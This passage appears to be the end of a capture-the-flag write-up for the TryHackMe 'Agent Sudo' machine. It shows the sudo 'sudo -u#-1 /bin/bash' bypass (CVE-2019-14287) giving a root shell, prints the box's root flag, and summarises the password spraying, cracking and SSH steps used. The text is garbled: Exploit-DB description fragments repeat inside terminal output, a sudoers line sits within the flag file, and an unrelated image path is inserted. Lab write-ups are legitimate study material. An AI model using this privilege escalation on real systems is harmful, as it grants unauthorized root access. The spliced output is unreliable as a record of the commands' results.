I searched for exploits available for this *sudo* version.

sudo 1.8.27 - Security Bypass

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47502	2019-14287	MOHIN PARAMASIVAM	LOCAL	LINUX	2019-10-15

EDB Verified: ✘ Exploit: ↗ / ↘ Vulnerable App: ↗

```
# Exploit Title : sudo 1.8.27 - Security Bypass
# Date : 2019-10-15
# Original Author: Joe Vennix
# Exploit Author : Mohin Paramasivam (Shad0wQu35t)
# Version : Sudo <1.8.28
# Tested on Linux
# Credit : Joe Vennix from Apple Information Security found and analyzed the bug
# Fix : The bug is fixed in sudo 1.8.28
# CVE : 2019-14287
```

I read the **POC** and replicated it to escalate my privileges.

File Actions Edit View Help root@agent-sudo:~ root@kali:~/ctf/linux-smart-enumeration root@kali:~/thm/agent_sudo root@agent-sudo:~ root@kali:~/thm/agent_sudo

```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:# id
uid=0(root) gid=1000(james) groups=1000(james)
root@agent-sudo:# whoami
root
root@agent-sudo:~# █ specification
root    ALL=(ALL:ALL) ALL

With ALL specified, user hacker can run the binary /bin/bash as any user

EXPLOIT:
SUDO_UID_1 /bin/bash

Example:
hacker@kali:~$ sudo -u#1 /bin/bash
root@kali:/home/hacker$ id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker$

Description:
Sudo doesn't check for the existence of the specified user id and executes the with arbitrary user id with the sudo privilege
-u#1 returns as 0 which is root's id

and /bin/bash is executed with root permission
Proof of Concept Code:
How to use:
```

I captured the *root* flag and revealed Agent R's identity.

File Actions Edit View Help root@agent-sudo:/root root@kali:~/ctf/linux-smart-enumeration root@kali:~/thm/agent_sudo root@agent-sudo:/root root@kali:~/thm/agent_sudo

```
root@agent-sudo:~# pwd
/home/james
root@agent-sudo:~# cd /root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,    ALL=(ALL:ALL) ALL

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is b53a02f55b57d4439e3341834d70c062
EXPLOIT:
By,
DesKel a.k.a Agent R
root@agent-sudo:/root# █

root@kali:~$ sudo -u#1 /bin/bash
root@kali:/home/hacker$ id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker$

Description:
Sudo doesn't check for the existence of the specified user id and executes the with arbitrary user id with the sudo privilege
-u#1 returns as 0 which is root's id


and /bin/bash is executed with root permission
Proof of Concept Code:
How to use:
```

CLOSURE

Here's a concise summary of how I compromised **agent sudo**:

- I accessed the web server, which required a specific **user-agent** for entry.
- After gaining access, I conducted a **password spray** attack and discovered **chris's ftp** password.
- Downloading all files from the **ftp** server, I uncovered hidden messages and passwords within images.
- Using **john**, I cracked the password for *cutie.png* and obtained access to *cute-alien.jpeg*.

- Extracting files from *cute-alien.jpeg*, I found credentials for **ssh** login.
- With these credentials, I established initial access.
- Finally, identifying a vulnerability in **sudo**, I applied an exploit from **exploit-db** to gain **root** access.



That concludes my approach. Happy hacking!
